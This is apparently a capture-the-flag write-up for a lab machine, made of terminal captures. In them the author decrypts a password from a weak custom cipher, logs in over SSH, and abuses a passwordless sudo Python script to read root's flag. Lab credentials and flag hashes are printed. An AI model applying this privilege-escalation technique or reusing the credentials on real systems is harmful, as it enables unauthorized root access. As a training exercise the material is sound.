
```
$ cd home/robert
$ ls -la
  -rw-r--r-- 1 robert robert 3771 Apr  4  2018 .bashrc
  drwx------ 2 robert robert 4096 Oct  5 13:09 BetterSSH
  drwx------ 2 robert robert 4096 Oct  3 16:02 .cache
  -rw-rw-r-- 1 robert robert   94 Sep 26 23:08 check.txt
  drwx------ 3 robert robert 4096 Oct  3 22:42 .gnupg
  drwxrwxr-x 3 robert robert 4096 Oct  3 16:34 .local
  -rw-rw-r-- 1 robert robert  185 Oct  4 15:01 out.txt
```




```
root@kali:~/Masaüstü# ./myscript.sh
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
./myscript.sh: satır 6: uyarı: komut ikamesi: girdideki null bayt yoksayıldı
```




```
root@kali:~/Masaüstü# cat log |grep "Encrypting"
Password alexandrovich : Encrypting this file with your key should result in out.txt, make sure your key is correct!
root@kali:~/Masaüstü# 
```




```
root@kali:~/Masaüstü# python3 SuperSecureCrypt.py -i passwordreminder.txt -o pass.txt -k alexandrovich -d
################################
#           BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file passwordreminder.txt...
Decrypting...
Writing to pass.txt...
root@kali:~/Masaüstü# cat pass.txt
SecThruObsFTW
root@kali:~/Masaüstü# 
```




```
root@kali:~/Masaüstü# ssh robert@10.10.10.168
The authenticity of host '10.10.10.168 (10.10.10.168)' can't be established.
ECDSA key fingerprint is SHA256:H6t3x5IXxyijmFEZ2NVZbIZHWZJZ0d1IDDj3OnABJDw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.168' (ECDSA) to the list of known hosts.
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Dec  5 08:11:28 UTC 2019

  System load:  1.3               Processes:             124
  Usage of /:   45.6% of 9.78GB   Users logged in:       1
  Memory usage: 15%               IP address for ens160: 10.10.10.168
  Swap usage:   0%


40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Dec  5 08:07:36 2019 from 10.10.14.42
robert@obscure:~$ cat user.txt
e4493782066b55fe2755708736ada2d7
```



```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```




```
root@kali:~/Masaüstü# scp robert@10.10.10.168:/home/robert/BetterSSH/BetterSSH.py .
robert@10.10.10.168's password:
BetterSSH.py                                                                                          100% 1805    26.9KB/s   00:00
```




```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ -u root cat /root/root.txt
Output: 512fd4429f33a113a44d5acde23609e3
```

